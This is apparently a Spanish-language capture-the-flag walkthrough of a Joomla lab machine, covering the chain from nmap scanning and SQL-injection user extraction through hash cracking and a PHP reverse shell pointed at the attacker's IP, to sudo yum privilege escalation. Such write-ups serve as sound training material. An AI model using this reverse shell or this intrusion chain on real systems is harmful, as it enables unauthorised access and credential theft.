


Utilizando la herramienta Nmap realizamos un escaneo de la máquina objetivo para descubrir puertos y servicios abiertos/activos:

```
(root@kali) - [ /home/kali/Desktop ]
# nmap -A -p- 10.10.170.85
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 09:50 EDT
Nmap scan report for 10.10.170.85
Host is up (0.054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_ http-robots.txt: 15 disallowed entries
|_ /joomla/administrator/ /administrator/ /bin/ /cache/
|_ /cli/ /components/ /includes/ /installation/ /language/
|_ /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp  open  mysql     MariaDB (unauthorized)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92E=4%D=5/16%OT=22%CT=1%CU=37723%PV=Y%DS=2%DC=T%G=Y%TM=6282575
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=102%TI=Z%TS=A)SEQ(SP=101%GCD
OS:=1%ISR=105%TI=Z%II=I%TS=A)SEQ(SP=101%GCD=1%ISR=105%TI=Z%CI=I%II=I%TS=A)S
OS:EQ(SP=101%GCD=1%ISR=105%TI=Z%CI=I%TS=A)OPS(O1=M506ST11NW6%O2=M506ST11NW6
OS:%O3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11NW6%O6=M506ST11)WIN(W1=68DF%W
OS:2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M506NN
OS:SNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
OS:%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G
OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```


Encontramos lo siguiente:

- Puerto 22 (SSH) con OpenSSH versión 7.4 protocolo 2
- Puerto 80 (HTTP) con un Apache versión 2.4.6 y PHP versión 5.6.40
- Puerto 3306 (MySQL) con MariaDB
- Vemos que el servidor Apache está colgado en un CMS llamado Joomla

Entrando en la página del Apache en el puerto 80 encontramos una noticia y un formulario de inicio de sesión:



Utilizando una herramienta del proyecto OWASP llamada joomscan podemos escanear y encontrar la versión e información adicional de este CMS:



A continuación, utilizando un script escrito en Python llamado joomblah.py podemos sonsacar los usuarios de la base de datos de la máquina objetivo:

```
(root@kali) ~/home/kali/Desktop
# python2 joomblah.py http://10.10.170.85

joomblah

Main Menu
Home


Spider-Man robs bank

[-] Fetching CSRF token
[-] Testing SQLi
- Found table:
- Extracting users from
[$] Found user
- Extracting sessions from
```

Una vez tenemos los usuarios y la contraseña hasheada solo debemos romperla, para ello utilizaremos John the Ripper con el diccionario rockyou:

```
(root@kali) ~/home/kali/Desktop
# john --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:18 0.01% (ETA: 2022-05-18 14:00) 0g/s 94.31p/s 94.31c/s 94.31C/s jupiter..argentina
0g 0:00:01:59 0.06% (ETA: 2022-05-18 14:25) 0g/s 92.13p/s 92.13c/s 92.13C/s 123456A..thematrix
0g 0:00:03:05 0.10% (ETA: 2022-05-18 13:57) 0g/s 92.87p/s 92.87c/s 92.87C/s thegirls..secundaria
0g 0:00:06:03 0.19% (ETA: 2022-05-18 14:31) 0g/s 92.12p/s 92.12c/s 92.12C/s boondocks..bebe14
0g 0:00:07:55 0.25% (ETA: 2022-05-18 14:42) 0g/s 91.83p/s 91.83c/s 91.83C/s splintercell..sicily
(?)
1g 0:00:08:30 DONE (2022-05-16 10:27) 0.001959g/s 91.77p/s 91.77c/s 91.77C/s sweetsmile..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ya tenemos la contraseña, ahora nos conectaremos desde el panel de administrador del Joomla, previamente descubierto mediante el Joomscan:



Una vez conectados como administrador y tener control del CMS solo debemos subir una Shell reversa con nuestra IP y un puerto de escucha intercambiando la plantilla del index.php:

Editing file "/index.php" in template "protostar".



```
Press F10 to toggle Full Screen editing.
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // ----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit(0);
48 $VERSION = "1.0";
49 $ip = '10.18.47.218'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
```

He utilizado la Shell reversa de pentestmonkey\*

A continuación, ponemos el puerto en escucha y entramos al index.php para conseguir nuestra Shell:

```
(root@kali) - [/home/kali/Desktop]
# nc -lvp 4444
listening on [any] 4444 ...
10.10.170.85: inverse host lookup failed: Unknown host
connect to [10.18.47.218] from (UNKNOWN) [10.10.170.85] 42978
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
10:44:10 up 57 min, 0 users, load average: 0.00, 0.01, 0.07
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
```

Somos el usuario Apache por lo que tenemos que movernos de usuario. Para ello lo primero será mirar el directorio home para conocer que usuarios hay:

```
sh-4.2$ cd home
cd home
sh-4.2$ ls
ls
```

Ahora que sabemos el usuario necesitamos su contraseña, para ello deberemos mirar el archivo de configuración del CMS:

```
public $user = 'root';
public $password =
```

Nos cambiamos de usuario y encontramos la flag de usuario:

```
ls
user.txt
```

Para encontrar la flag de usuario root necesitamos escalar privilegios, para ello ejecutamos el comando sudo -l:

```
User [redacted] may run the following commands on dailybugle:
(ALL) NOPASSWD: /usr/bin/yum
```

Ahora que sabemos que comando podemos explotar para escalar lo buscamos en la página GTFObins y lo usamos:

```
whoami  
root  
cd /root  
ls  
anaconda-ks.cfg  
root.txt
```

Y ya estaría resuelto el robo!